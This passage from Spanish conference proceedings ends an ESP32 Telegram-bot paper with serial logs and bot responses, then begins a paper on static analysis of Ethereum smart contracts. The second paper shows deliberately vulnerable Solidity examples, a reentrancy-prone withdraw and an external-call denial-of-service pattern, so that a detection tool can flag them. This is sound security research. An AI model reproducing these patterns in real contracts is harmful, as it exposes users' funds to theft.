Se indica a continuación en las figuras de la 11 a la 18, los resultados obtenidos desde el bot para el control del hardware. Este bot emplea comandos anteponiendo el símbolo de **"/"**, como ya se hizo mención anteriormente.



FIGURA 11 – Estado inicial al invocar al bot desde Telegram



FIGURA 12– Estado del bot al apretar /start



FIGURA 13 – Comandos disponibles al apretar **/**



FIGURA 14– Respuesta del bot al encender y apagar los leds



FIGURA 15 - Indicación de la temperatura interna del ESP32 en °C y en ° F



FIGURA 16 – Estado del bot al apretar **/help**



FIGURA17 - Encendiendo todos los leds y verificando el status de los 3 leds




FIGURA 18 - Envío de alarma de Pulsador presionado

7.2 Capturas Monitor serie

7.2.1 Configuración setup() y setup2()

14:02:25.584 -> setup En núcleo -> 1
14:02:25.584 -> SetupWiFi En núcleo -> 1
14:02:25.584 -> Intentando conectar a la red IPLAN-306232
14:02:26.193 -> ..
14:02:26.709 -> OK
14:02:26.709 -> IP address: 192.168.1.11
14:02:26.709 -> Strength: -44 dbm
14:02:26.709 ->
14:02:26.709 -> loop En núcleo -> 1
14:02:26.709 -> setup2 En núcleo -> 0
14:02:26.709 -> setupLEDs En núcleo -> 0
14:02:26.709 -> setupPULL En núcleo -> 0

7.2.2 Capturas de comandos del bot con /

a) /rojo_on

14:02:31.475 -> onReceive En núcleo -> 1
14:02:33.678 -> SendMessage(23) En núcleo -> 1
14:02:33.678 -> loop En núcleo -> 1
14:02:33.725 -> ReceiveMessage(23) En núcleo -> 0
14:02:33.725 -> Prender Rojo en núcleo -> 0

14:02:34.287 ->

{"ok":true,"result":{"message_id":272,"from":{"id":859432320,"is_bot":true,"first_name":"CONAIISI_2019","username":"c2ing59_bot"},"chat":{"id":464201191,"first_name":"Carlos","username":"Pqj23","type":"private"},"date":1568566955,"text":"***Encendiendo led rojo***"}}ReceiveMessage(0) En núcleo -> 0

b) /verde_on

14:02:36.631 -> onReceive En núcleo -> 1
14:02:38.694 -> SendMessage(22) En núcleo -> 1
14:02:38.694 -> loop En núcleo -> 1
14:02:38.787 -> ReceiveMessage(22) En núcleo -> 0
14:02:38.787 -> Prender Verde en núcleo -> 0

14:02:39.303 ->

{"ok":true,"result":{"message_id":275,"from":{"id":859432320,"is_bot":true,"first_name":"CONAIISI_2019","username":"c2ing59_bot"},"chat":{"id":464201191,"first_name":"Carlos","username":"Pqj23","type":"private"},"date":1568566960,"text":"***Encendiendo led verde***"}}ReceiveMessage(0) En núcleo -> 0

c) /azul_on

14:02:41.881 -> onReceive En núcleo -> 1
14:02:43.944 -> SendMessage(21) En núcleo -> 1
14:02:43.944 -> loop En núcleo -> 1
14:02:43.944 -> ReceiveMessage(21) En núcleo -> 0
14:02:43.944 -> Prender Azul en núcleo -> 0

14:02:44.553 ->

{"ok":true,"result":{"message_id":276,"from":{"id":859432320,"is_bot":true,"first_name":"CONAIISI_2019","username":"c2ing59_bot"},"chat":{"id":464201191,"first_name":"Carlos","username":"Pqj23","type":"private"},"date":1568566965,"text":"***Encendiendo led azul***"}}ReceiveMessage(0) En núcleo -> 0

d) /temp_C

14:02:46.897 -> onReceive En núcleo -> 1
14:02:49.475 -> loop En núcleo -> 0

14:02:49.522 ->

{"ok":true,"result":{"message_id":278,"from":{"id":859432320,"is_bot":true,"first_name":"CONAIISI_2019","username":"c2ing59_bot"},"chat":{"id":464201191,"first_name":"Carlos","username":"Pqj23","type":"private"},"date":1568566970,"text":"***53.33 u00b0C***"}}ReceiveMessage(0) En núcleo -> 0

e) /temp_F

14:02:53.694 -> onReceive En núcleo -> 1
14:02:56.366 -> loop En núcleo -> 0

14:02:56.413 ->

{"ok":true,"result":{"message_id":280,"from":{"id":859432320,"is_bot":true,"first_name":"CONAIISI_2019","username":"c2ing59_bot"},"chat":{"id":464201191,"first_name":"Carlos","username":"Pqj23","type":"private"},"date":1568566977,"text":"***128 u00b0F***"}}ReceiveMessage(0) En núcleo -> 0

f) /status

14:03:01.185 -> onReceive En núcleo -> 1
14:03:03.857 -> loop En núcleo -> 0

14:03:03.904 ->

{"ok":true,"result":{"message_id":282,"from":{"id":859432320,"is_bot":true,"first_name":"CONAIISI_2019","username":"c2ing59_bot"},"chat":{"id":464201191,"first_name":"Carlos","username":"Pqj23","type":"private"},"date":1568566984,"text":"***Led rojo encendido\nLed verde encendido\nLed azul encendido***"}}ReceiveMessage(0) En núcleo -> 0

g) /help

14:26:51.812 -> onReceive En núcleo -> 1
14:26:54.466 -> loop En núcleo -> 0

14:26:54.513 ->

{"ok":true,"result":{"message_id":284,"from":{"id":859432320,"is_bot":true,"first_name":"CONAIISI_2019","username":"c2ing59_bot"},"chat":{"id":464201191,"first_name":"Carlos","username":"Pqj23","type":"private"},"date":1568568415,"text":"Los comandos son los siguientes:\n/rojo_on - Enciende el led rojo\n/rojo_off - Apaga el led rojo\n /verde_on - Enciende el led verde\n/verde_off - Apaga el led verde\n/azul_on - Enciende el led azul\n/azul_off - Apaga el led azul\n/tempc - Muestra la Temp. en u00b0C\n /tempf - Muestra la Temp. en u00b0F\n/status - Muestra el estado de los leds","entities":[{"offset":33,"length":8,"type":"bot_command"},{"offset":65,"length":9,"type":"bot_command"},{"offset":99,"length":9,"type":"bot_command"},{"offset":133,"length":10,"type":"bot_command"},{"offset":165,"length":8,"type":"bot_command"},{"offset":197,"length":9,"type":"bot_command"},{"offset":227,"length":6,"type":"bot_command"},{"offset":263,"length":6,"type":"bot_command"},{"offset":295,"length":7,"type":"bot_command"}]}}ReceiveMessage(0) En núcleo -> 0

8. Conclusiones y trabajo futuro

1. Observando las marcas de tiempo obtenidas en las capturas del monitor serie podemos establecer los siguientes valores:

El valor promedio desde que se ingresa al evento onReceive() y hasta que se envía la tarea desde el núcleo 1 con SendMessage() de aprender o apagar un led es:

(2.203 + 2.063 + 2.063)/3 = 2.11 S

El valor promedio que se tarda en procesar la cola, es decir desde que se envía una tarea con SendMessage() desde el núcleo 1 y hasta que esa misma tarea se recibe con ReceiveMessage() en el núcleo 0 es:

(47 + 93 + 0)/3 = 46.67 ms

Finalmente el valor promedio ponderado desde que se envía la leyenda de led prendido o apagado en el monitor serie del ESP32 y hasta que llega ese mensaje al bot a través de la API de Telegram es:

(564 + 516 + 609)/3 = 563 ms

2. La mensajería constituye un excelente método de control a través de Internet sin la necesidad de caer en un esquema de un servicio NO-IP como lo explicado en la introducción.

3. Cada vez es mucho más el interés por el empleo de bots y se desarrollan constantemente nuevos frameworks a fin de facilitar la escritura del código.

4. Gracias al sistema de mensajería instantánea de Telegram se da una excelente solución al tema de seguridad ya que se brinda un mecanismo de cifrado de canal extremo a extremo y se resuelve de manera simultánea la autenticación con intercambio de credenciales entre el bot y los distintos usuarios que componen Telegram, como así también entre los distintos usuarios y Telegram.

5. En un futuro trabajo se prevee la utilización de bots pero para que se comuniquen directamente entre dispositivos sin intervención humana (Sistemas machine to machine M2M).

6. También se prevee en un futuro trabajo el empleo de una Raspberry Pi para poder manejar más núcleos y así poder ejecutar mayor cantidad de tareas, aumentando de manera notable la performance del sistema.

9. Referencias.

[1] https://www.freertos.org/a00116.html

[2] https://www.freertos.org/a00117.html

[3] https://www.freertos.org/a00118.html

[4] https://telegram.org/

[5] Designing bots. 1st Edition. Amir Shevat. Publicación: mayo del 2017. Editorial OREILLY. ISBN-13: 978-1491974827

[6] https://core.telegram.org/bots#6-botfather

[7] https://core.telegram.org/bots/api

[8] Internet of Things Projects with ESP32. Agus Kurniawan. Publicación: 30 de marzo de 2019. Editorial Packt. ISBN-13: 978-1789956870

[9] https://core.telegram.org/mtproto

[10] INTERNATIONAL JOURNAL FOR ADVANCE RESEARCH IN ENGINEERING AND TECHNOLOGY (Paper). CHAITYA B. SHAH, DRASHTI R. PANCHAL. Volume 2, Issue X, Oct 2014. ISSN 2320-6802.

Detección de Vulnerabilidades en Especificaciones de Contratos Inteligentes de la Plataforma Ethereum

Mauro C. Argañaraz(1), Mario M. Berón(1), Miguel A. Bustos(1), Pedro Rangel Henriques(2) &Daniel Riesco(1)
(1)Departamento de Informática - Facultad de Ciencias Física Matemáticas y Naturales (FCFMyN) – Universidad Nacional de San Luis
(2)Universidade do Minho - Braga, Portugal
marganaraz@gmail.com(1), {mberon, mabustos, driesco}@unsl.edu.ar(1), pedrorangelhenriques@gmail.com(2)

Resumen

Ethereum es el principal ecosistema basado en blockchain que proporciona un entorno para codificar y ejecutar contratos inteligentes, propiedad que en estos últimos años recibió gran atención por las nuevas aplicaciones comerciales y, también, por la comunidad científica. El proceso de escritura de contratos seguros y de buen desempeño en la plataforma Ethereum es un gran desafío para los desarrolladores. Implica la aplicación de paradigmas de programación no convencionales debido a las características inherentes de la ejecución de programas de computación distribuida. Además, los errores en los contratos desplegados pueden tener graves consecuencias debido al acoplamiento inmediato del código del contrato y las transacciones financieras. El manejo directo de los activos significa que las fallas tienen más probabilidades de ser relevantes para la seguridad y tienen mayores consecuencias económicas que los errores en las aplicaciones típicas. En este artículo, se propone una herramienta que se enfoca en fortalecer los aspectos de seguridad de las especificaciones de los contratos inteligentes de la plataforma Ethereum con el objetivo de proporcionar un proceso que realiza análisis estático y detecta falencias de manera automática.

1. Introducción

El año 2017 se caracterizó por la popularidad mundial que alcanzó Bitcoin [1] llegando a su valor de mercado más alto en su breve recorrido desde su creación, hito que coincidió con el reconocimiento de Wall Street al incluirlo en los mercados de futuros. Ante la merma en el precio durante 2018, la cadena de bloques (blockchain), tecnología que subyace a Bitcoin y al resto de las criptomonedas, llegó a la cresta de la ola IT. Sin embargo, de ahora en más, el foco del mercado y de la comunidad científica inevitablemente se concentrará en los contratos inteligentes, ya que permiten que partes no confiables manifiesten términos de contrato en el código del programa y, por lo tanto, eliminan la necesidad de un tercero confiable.

Blockchain es una tecnología que se basa en una combinación de criptografía, redes y mecanismos de incentivos para respaldar la verificación, ejecución y registro de transacciones entre diferentes partes. En términos simples, las plataformas de blockchain se pueden ver como bases de datos descentralizadas que ofrecen propiedades muy atractivas, incluyendo la inmutabilidad de las transacciones almacenadas y la creación de confianza entre los participantes sin la intervención de un tercero. Esto hace que esta arquitectura sea adecuada como un libro mayor abierto y distribuido que pueda almacenar transacciones entre partes de manera verificable y permanente.

Una aplicación destacada es el intercambio de activos digitales, conocidos como criptomonedas. Las criptomonedas más conocidas y transadas son Bitcoin, Ethereum [2] y Litecoin. Ofrecen, más allá de la transferencia de activos digitales, la ejecución de contratos inteligentes.

Los contratos inteligentes son esencialmente dos conceptos combinados. Uno es la noción de software. Código frío y austero que hace lo que está escrito y se ejecuta para que el mundo lo vea. La otra es la idea de un acuerdo entre las partes. Son programas informáticos que facilitan, verifican y hacen cumplir la negociación y ejecución de contratos legales. Se ejecutan a través de transacciones de blockchain, interactúan con las criptomonedas y tienen interfaces para manejar la información de los participantes del contrato. Cuando se ejecuta en la cadena de bloques, un contrato inteligente se convierte en una entidad autónoma que automáticamente lleva a cabo acciones específicas cuando se cumplen ciertas condiciones.

Ethereum es la principal plataforma de computación distribuida pública basada en blockchain que proporciona un entorno de ejecución de contratos inteligentes dentro del contexto de una máquina virtual descentralizada, conocida como Ethereum Virtual Machine (EVM) [2, 3].

La máquina virtual maneja el cómputo y el estado de los contratos y utiliza un lenguaje basado en una estructura de pila con un conjunto predefinido de instrucciones (códigos de operación) [3]. En esencia, un contrato es simplemente una serie de declaraciones de código de operación, que son ejecutadas secuencialmente por la máquina virtual. Ésta puede considerarse como una computadora global descentralizada en la que se ejecutan todos los

contratos inteligentes. Aunque se comporta como una computadora gigante, es más bien una red de máquinas discretas más pequeñas en comunicación constante.

En este artículo, se propone una herramienta que se enfoca en fortalecer los aspectos de seguridad de las especificaciones de los contratos inteligentes de la plataforma Ethereum, basándose en una base sólida de diseño, patrones de código establecidos y probados que facilitan el proceso de escritura de código funcional y libre de errores, para proporcionar un proceso que realiza análisis estático y detecta falencias de manera automática.

Este documento está estructurado de la siguiente manera: Primero, se proporciona un breve resumen sobre los contratos inteligentes en la plataforma Ethereum en la sección 2 y de los trabajos relacionados en la sección 3. Luego, se discuten algunos aspectos de seguridad de los contratos inteligentes en la sección 4, antes de presentar el análisis de vulnerabilidades y las reglas de detección en la sección 5. En la sección 6 se propone la herramienta y en la sección 7 se describe un caso de uso. Finalmente, se esbozan las conclusiones y trabajos futuros.

2. Contratos Inteligentes en Ethereum

Los contratos inteligentes en Ethereum generalmente se escriben en lenguajes de alto nivel y luego se compilan en bytecode EVM. Los lenguajes de alto nivel son LLL (lenguaje tipo Lisp de bajo nivel), Serpent (un lenguaje de estilo Python), Vyper (un lenguaje de tipo Python), Bamboo (lenguaje basado en estados) y Solidity (un lenguaje estilo Javascript) [4]. LLL y Serpent se desarrollaron en las primeras etapas de la plataforma, mientras que Vyper y Bamboo se encuentran actualmente en desarrollo por la fundación Ethereum. El lenguaje más prominente y ampliamente adoptado es Solidity, inclusive se utiliza en otras plataformas blockchain.

Solidity es un lenguaje de programación de alto nivel orientado a contratos. Su sintaxis es similar a JavaScript, está tipado de manera estática y admite herencia y polimorfismo, así como bibliotecas y tipos complejos definidos por el usuario.

En Solidity, los contratos se estructuran de manera similar a las clases en lenguajes de programación orientados a objetos. El código de contrato consta de variables y funciones que las leen y modifican, como en la programación imperativa tradicional.

El proceso de escritura de contratos seguros y de buen desempeño en Ethereum es una tarea difícil para los desarrolladores. Implica la aplicación de paradigmas de programación no convencionales, debido a las características inherentes de la ejecución de programas basados en blockchain. Además, los errores en los contratos desplegados pueden tener graves consecuencias, debido al acoplamiento inmediato del código del contrato y las transacciones financieras. Por lo tanto, es beneficioso contar con una base sólida de diseño, patrones de código establecidos y probados que faciliten el proceso de escritura de código funcional y libre de errores, y herramientas que permitan analizar y detectar falencias de manera automática.

Un análisis de los contratos inteligentes existentes realizado por Bartoletti y Pompianu [5] muestra que las plataformas Bitcoin y Ethereum se centran principalmente en los contratos financieros. En otras palabras, la mayor parte del código del programa define cómo se mueven los activos (dinero). Por lo tanto, es crucial que la ejecución del contrato se realice correctamente. El manejo directo de los activos significa que las fallas tienen más probabilidades de ser relevantes para la seguridad y tienen mayores consecuencias financieras que los errores en las aplicaciones típicas.

Los incidentes, como el desbordamiento de valor en Bitcoin[1], o el ataque al proyecto DAO[2] en Ethereum, causaron que una bifurcación dura de la blockchain anulara las transacciones maliciosas. Estos incidentes muestran que los problemas de seguridad se han utilizado con propósitos fraudulentos. Muchas de estas vulnerabilidades se pueden clasificar en tres grupos: lenguajes de programación de alto nivel, máquina virtual (EVM) y las peculiaridades propias de la blockchain, y pueden abordarse siguiendo las mejores prácticas para escribir contratos inteligentes seguros, que se encuentran dispersos en toda la comunidad Ethereum. Estas prácticas contienen principalmente información sobre los errores típicos que deben evitarse y la descripción de los enfoques de diseño y problemas.

3. Trabajos Relacionados

En la búsqueda de asegurar los contratos inteligentes en la plataforma Ethereum se han adoptado diferentes enfoques, cubriendo aspectos como la semántica formal, patrones de seguridad y herramientas de verificación. De acuerdo con el análisis abordado, se distingue entre verificación y diseño.

El objetivo de los enfoques de verificación es comprobar que los contratos inteligentes escritos en lenguajes de alto nivel existentes (como Solidity por

1 En Agosto de 2010 se descubrió que una transacción creaba 184 mil millones de bitcoins. Dos direcciones recibieron 92 mil millones de bitcoins cada una. Esto fue posible porque el código utilizado para verificar las transacciones antes de incluirlas en un bloque no tenía en cuenta el caso de salidas tan grandes que se desbordaban cuando se sumaban. El bug se corrigió de manera inmediata, modificando las reglas de consenso y produjo una bifurcación suave de la cadena de bloques.

2 El proyecto DAO fue creado por la empresa alemana Slock.it con la finalidad de construir una empresa de capital de riesgo sin personas, donde los inversionistas tomaran las decisiones a través de contratos inteligentes. En Junio de 2016, sufrió un ataque que desvió fondos equivalentes a 50 millones de dólares. El ataque denominado "llamada recursiva", consistió en llamar al método Split del contrato inteligente de manera recursiva sin darle la oportunidad de controlar los saldos y de esta manera desviar más fondos de los que tenía originalmente el atacante.

mencionar alguno) cumplan con una política o especificación de seguridad, entre las investigaciones, técnicas y herramientas disponibles se pueden mencionar:

- Herramientas de análisis estático para la búsqueda automática de bugs [6, 7, 8, 9]
- Herramientas de análisis estático para la verificación automática de propiedades genéricas [10, 11, 12, 13]
- Frameworks para pruebas semi-automatizadas de propiedades específicas del contrato [14, 15, 16, 17]
- Monitoreo dinámico de propiedades de seguridad predefinidas [18, 19]

En contraste, los enfoques de diseño apuntan a facilitar la creación de contratos inteligentes seguros al proporcionar frameworks para su desarrollo: abarcan nuevos lenguajes que son más susceptibles de verificación, proporcionan una semántica clara y sencilla que es entendible por los desarrolladores de contratos inteligentes o que permiten una codificación directa de las políticas de seguridad deseadas. Además, se incluyen trabajos que tienen como objetivo proporcionar patrones de diseño para contratos inteligentes seguros. Entre las propuestas vinculadas al diseño, se pueden clasificar en:

- Lenguajes de alto nivel [20, 21, 22, 23]
- Lenguajes intermedios [24]
- Patrones de seguridad [25]
- Herramientas [26]
- Ontologías [27, 28]

4. Seguridad en Contratos Inteligentes

Según Alharby y van Moorsel [29], la investigación actual sobre contratos inteligentes se centra principalmente en identificar y abordar los problemas de contratos inteligentes y los catalogan en cuatro categorías, a saber: codificación, seguridad, privacidad y problemas de rendimiento. La tecnología detrás de la escritura de contratos inteligentes en Ethereum se encuentra todavía en su etapa inicial, por lo que la codificación y la seguridad se encuentran entre los temas más discutidos.

4.1. Desafíos de Seguridad en Ethereum

La seguridad es la preocupación principal en la programación de Ethereum debido a múltiples factores:

- **Entorno de ejecución desconocido**. Ethereum se diferencia de los entornos de ejecución administrados centralmente, ya sean móviles, de escritorio o en la nube. Los desarrolladores no están acostumbrados a que su código sea ejecutado por una red global de nodos anónimos, sin una relación de confianza y con ánimo de lucro.
- **Nueva pila de software**. La pila Ethereum (el compilador Solidity, la EVM, la capa de consenso, etc.) está en desarrollo, y aún se descubren vulnerabilidades de seguridad [4].
- **Habilidad muy limitada para arreglar contratos**. Un contrato desplegado no puede ser corregido por lo que debe ser correcto antes del despliegue. Esto contrasta con el proceso de desarrollo de software tradicional que promueve las técnicas iterativas.
- **Atacantes anónimos financieramente motivados**. En comparación con muchos delitos cibernéticos, explotar contratos inteligentes ofrece mayores ganancias (los precios de las criptomonedas han aumentado rápidamente), facilidad para el cobro (el ether y los tokens se pueden comercializar instantáneamente) y un menor riesgo de castigo debido al anonimato y a la falta de legislación en la materia.
- **Rápido ritmo de desarrollo**. Las compañías blockchain se esfuerzan por lanzar sus productos rápidamente, a menudo a expensas de la seguridad.
- **Lenguaje de alto nivel subóptimo**. Algunas investigaciones sostienen que Solidity en sí mismo inclina a los programadores hacia prácticas de desarrollo inseguras [25, 29, 30].

4.2. Desafíos de Diseño y Uso de Patrones

Comprender cómo se usan los contratos inteligentes y cómo se implementan podría ayudar a los diseñadores de plataformas de contratos inteligentes a crear nuevos lenguajes específicos de dominio, que por su diseño eviten vulnerabilidades como las que se describirán más adelante. Además, este conocimiento podría ayudar a mejorar las técnicas de análisis para contratos inteligentes, al promover el uso de contratos con patrones de programación específicos. Hasta el momento, se han realizado pocos esfuerzos para recopilar y categorizar patrones de una manera estructurada [25, 31, 32]. A continuación, se ofrece una descripción general de los patrones de diseño típicos que son inherentemente frecuentes o prácticos en el contexto de la codificación de contratos inteligentes.

- **Autorización**: Este patrón se utiliza para restringir la ejecución de código de acuerdo con la dirección del invocador. La mayoría de los contratos analizados comprueban si la dirección del invocador es igual a la dirección del propietario del contrato, antes de realizar operaciones críticas (por ejemplo, enviar ether, invocar los métodos suicide o selfdestruct). Por ejemplo, en algunos contratos el propietario está autorizado a transferir todos los fondos a una nueva dirección en cualquier momento (esto puede generar cierta preocupación sobre la confiabilidad del contrato, ya que un propietario deshonesto puede robar dinero fácilmente). Los contratos que gestionan encuestas verifican las direcciones para asegurar que cada usuario pueda votar solo una vez por encuesta. Otros contratos utilizan una lista blanca

de direcciones para decidir quién puede retirar los fondos.

- **Oráculo**. Es posible que algunos contratos deban adquirir datos fuera de la cadena de bloques, por ejemplo, desde un sitio web, para determinar el ganador de una apuesta. La plataforma Ethereum no permite que los contratos consulten sitios externos: de lo contrario, el determinismo de los cálculos se rompería, ya que diferentes nodos podrían recibir resultados diferentes para la misma consulta. Los oráculos son la interfaz entre los contratos y el exterior. Técnicamente, sólo son contratos y, como tal, su estado puede actualizarse enviándoles transacciones. En la práctica, en lugar de consultar un servicio externo, un contrato consulta un oráculo; y cuando el servicio externo necesita actualizar sus datos, envía una transacción adecuada al oráculo. Dado que el oráculo es un contrato, se puede consultar desde otros contratos sin problemas de coherencia. Uno de los oráculos más comunes es Oraclize [33].
- **Aleatoriedad**. Tratar con la aleatoriedad no es una tarea trivial en Ethereum. Dado que la ejecución del contrato debe ser determinista, todos los nodos deben obtener el mismo valor cuando piden un número aleatorio: esto lucha con los requisitos de aleatoriedad deseados. Para resolver este problema, varios contratos consultan oráculos que generar estos valores fuera de la cadena de bloques. Otros intentan generar los números a nivel local, utilizando valores no previsibles a priori, como el hash de un bloque que aún no se ha creado. Sin embargo, estas técnicas generalmente no se consideran seguras [34].
- **Limitación de tiempo**. Muchos contratos requieren implementar restricciones de tiempo, por ejemplo, para especificar cuándo se permite una acción. En los contratos notariales, las restricciones de tiempo se utilizan para probar que un documento es de una fecha determinada. En los contratos de juego, las restricciones de tiempo marcan las etapas del juego.
- **Terminación**. Dado que el blockchain es inmutable, un contrato no puede ser eliminado cuando su uso haya llegado a su fin. Por lo tanto, los desarrolladores deben prever una manera de deshabilitarlo, de modo que aún esté presente pero no responda. Esto puede hacerse manualmente, insertando un código ad-hoc en el contrato, o automáticamente, llamando a selfdestruct o suicide. Por lo general, sólo el propietario del contrato está autorizado para inhabilitar un contrato.

Los patrones presentados abordan problemas típicos y vulnerabilidades relacionadas con la ejecución de contratos inteligentes. Wöhrer y Zdun [25] trabajaron particularmente sobre los patrones de seguridad, que se enumeran a continuación:

- Check-Effects-Interaction
- Parada de emergencia (Interruptor)
- Speed Bump
- Frecuencia
- Mutex
- Balance Limit

El más importante a nivel seguridad es el patrón Checks-Effects-Interaction que describe cómo se debe estructurar el código de una función para evitar efectos secundarios y comportamientos de ejecución no deseados. Define un cierto orden de acciones: primero, verificar todas las condiciones previas, luego se deben hacer los cambios de estado del contrato y, finalmente, interactuar con otros contratos. De acuerdo con este principio, las interacciones con otros contratos deben ser, siempre que sea posible, el último paso en cualquier función. La razón es que tan pronto como un contrato interactúa con otro contrato, incluida la transferencia de ether, le entrega el control a ese otro contrato. Esto permite que el contrato llamado ejecute acciones potencialmente dañinas.

Por ejemplo, un ataque denominado reentrada, donde el contrato invocado devuelve la llamada al contrato actual, antes de que se completara la primera invocación de la función que contiene la llamada. Esto puede llevar a un comportamiento de ejecución no deseado de las funciones, modificando las variables de estado a valores inesperados o haciendo que las operaciones (por ejemplo, el envío de fondos) se realicen varias veces.

El ataque de reentrada es especialmente dañino cuando se usa la función de bajo nivel address.call, dando al contrato invocado más espacio para acciones potencialmente maliciosas. Por lo tanto, el uso de la función de bajo nivel address.call debe evitarse siempre que sea posible. Para el envío de fondos se debe utilizar address.send y address.transfer que minimizan el riesgo de reentrada a través del reenvío limitado de gas. Si bien estos métodos aún activan la ejecución de código, al contrato llamado sólo se le otorga una cuota de 2300 unidades de gas, que actualmente es suficiente para registrar un evento.

El lector interesado en conocer en detalles los patrones antes mencionados puede leer el minucioso trabajo de Wöhrer y Zdun [25].

5. Análisis de Vulnerabilidades y Reglas para su Detección

En esta sección se proporciona un resumen de las vulnerabilidades de seguridad en la plataforma Ethereum y de su lenguaje de alto nivel Solidity. Se organizan las causas de las vulnerabilidades en una taxonomía que propusieron los autores Atzei et al. [34], clasificándolas según el contexto en: lenguajes de programación de alto nivel, máquina virtual (EVM) y las particulares de la blockchain. La segunda parte se centra en la seguridad desde el punto de vista de un desarrollador de contratos y se describen algunos

patrones de código que se implementaron en la herramienta.

5.1. Vulnerabilidades

5.1.1. **Lenguajes de Programación de Alto Nivel.** Esta categoría engloba las debilidades o falencias de los lenguajes de programación como así también el mal uso del lenguaje por parte de los desarrolladores. En este trabajo, se presentan las vulnerabilidades del lenguaje Solidity, tales como la ambigüedad en el manejo de las excepciones, el mal uso o la falta de tratamiento de éstas por parte de los programadores, la llamada a contratos de terceros (desconocido), el uso del gas, la conversión de tipos y la posibilidad de que un tercero pueda tomar el control de un contrato (reentrada).

5.1.2. **Máquina Virtual.** En esta clase se agrupan las vulnerabilidades vinculadas con la máquina virtual donde se ejecutan los contratos inteligentes, entre las que se pueden mencionar la imposibilidad de corregir un contrato una vez desplegado, el límite del tamaño de la pila o la posibilidad de transferir ether a una cuenta inexistente.

5.1.3. **Blockchain.** Comprende las particularidades propias de la infraestructura blockchain, tales como la imposibilidad de conocer de antemano el estado concreto de un contrato a la hora de confirmar una transacción que lo modifique, la generación de números aleatorios que pueden ser sesgados por un minero malintencionado; como así también, la dificultad para implementar restricciones temporales.

Las vulnerabilidades vinculadas con la máquina virtual y con la infraestructura blockchain son comunes a todos los lenguajes de programación. Sin embargo, las vulnerabilidades relacionadas con los lenguajes de programación son particulares a cada uno de éstos, por lo cual surge la necesidad de contar con un mecanismo extensible para definir reglas de análisis estático que dependan del lenguaje que se está analizando.

Todas las vulnerabilidades listadas en la Tabla 1 pueden haber sido explotadas para llevar a cabo ataques que, por ejemplo, roben dinero de los contratos. Como el caso de la vulnerabilidad conocida como reentrada que permitió a los atacantes hacerse de 50 millones de dólares de la organización DAO.

5.2. Patrones de Código y Reglas para Análisis Estático

Esta parte se enfoca en la seguridad desde el punto de vista de un desarrollador de contratos. Dentro de la clasificación de lenguajes de programación de alto nivel que se mencionó en la parte anterior, se subdivide los temas vinculados con el código Solidity en:

- **Seguridad**: problemas que llevan a ataques por parte de un usuario o contrato malicioso.
- **Funcional**: causan la violación de una funcionalidad prevista.

Tabla 1: Clasificación de vulnerabilidades

Lenguajes de Alto Nivel (Solidity)	Llamada a lo desconocido
	Trastornos de excepción
	Send sin gas
	Conversión de tipos
	Reentrada
	Guardar secretos
EVM	Errores inmutables
	Ether perdido en las transferencias
	Límite de tamaño de la pila
Blockchain	Estado impredecible
	Generando aleatoriedad
	Restricciones de tiempo

Se plantea esta distinción entre los problemas funcionales y de seguridad dado que los primeros plantean problemas incluso sin un adversario (aunque un actor externo malintencionado puede agravar la situación), mientras que los últimos no. En la Tabla 2 se enumera la lista de reglas de análisis y la severidad asignada.

5.2.1. **Seguridad.** Dentro de los aspectos de seguridad, se detallan dos vulnerabilidades y las reglas de análisis definidas para detectarlas.

En primer lugar, se describe el ataque por denegación de servicio causado por un contrato externo. Una sentencia condicional (if, for, while) no debería depender de una llamada externa, ya que el contrato invocado puede fallar (throw o revert) de forma permanente, evitando que el invocador complete la ejecución.

En el ejemplo de la Figura 1, el invocador espera que el contrato externo devuelva un entero, pero la implementación real del contrato externo puede generar una excepción en algunos casos o en todos los casos. En la Figura 2 se muestra una posible implementación fraudulenta del método answer() del contrato Oracle.

```
function dos(address oracleAddr) public {

  badOracle = Oracle(oracleAddr);

  if(badOracle.answer() < 1) revert;

}
```

Figura 1. Fragmento de código vulnerable

Tabla 2: Reglas de análisis estático

	Regla	Severidad
Seguridad	Igualdad en el saldo	Normal
	Llamada externa no verificada	Alta
	Denegación de servicio por un contrato externo	Alta
	Uso de send en lugar de transfer	Normal
	Reentrada	Alta
	Bibliotecas maliciosas	Baja
	Uso de tx.origin	Normal
	Transferencia de todo el gas	Alta
Funcional	División entera	Baja
	Dinero bloqueado	Normal
	Matemáticas sin verificar	Baja
	Dependencia de la marca de tiempo	Normal
	Inferencia de tipo inseguro	Normal

Esta regla contiene múltiples patrones:

- Una sentencia if con una llamada externa en la condición y un throw o revert en el cuerpo.
- Una instrucción for o if con una llamada a una función externa en la condición.

```
function answer() public returns int8 {

  throw;

}
```

Figura 2. Método answer() del contrato Oracle

Por otro lado, en la sección 4.2, se remarcó la importancia de implementar el patrón Check-Effects-Interaction para mitigar los ataques de reentrada. En el siguiente fragmento de código se puede observar un método expuesto a la vulnerabilidad mencionada.

El contrato en msg.sender puede obtener múltiples reembolsos y recuperar todo el ether del contrato de ejemplo mediante una llamada recursiva a withdraw antes de que su cuota se establezca en 0. Abajo se muestra la misma funcionalidad pero teniendo en cuenta el patrón: primero se verifican las invariantes, luego se actualiza el estado interno y por último, se comunican con entidades externas.

La regla detecta una llamada a una función externa que es seguida por una llamada de función interna.

```
mapping (address => uint) balances;

function withdraw() public {

  uint balance = balances[msg.sender];

  if(msg.sender.call.value(balance)() {
    balances [msg.sender] = 0;
  }
}
```

Figura 3. Fragmento de código vulnerable

5.2.2. **Funcional.** Un problema vinculado con los aspectos funcionales es el caso del dinero bloqueado. Los contratos programados para recibir ether deben implementar una forma de retirarlo, es decir, llamar a transfer (recomendado), send o call.value al menos una vez. La regla detecta contratos que contienen una función de pago (payable), pero no contienen ninguna de las funciones de retiro mencionadas anteriormente.

```
function withdraw() public {

  uint balance = balances[msg.sender];

  balances[msg.sender] = 0;

  msg.sender.transfer(balance);

  // si la transferencia falla, se anula el
  // cambio de estado y se recupera el saldo
}
```

Figura 4. Implementación de Check-Effects-Interaction
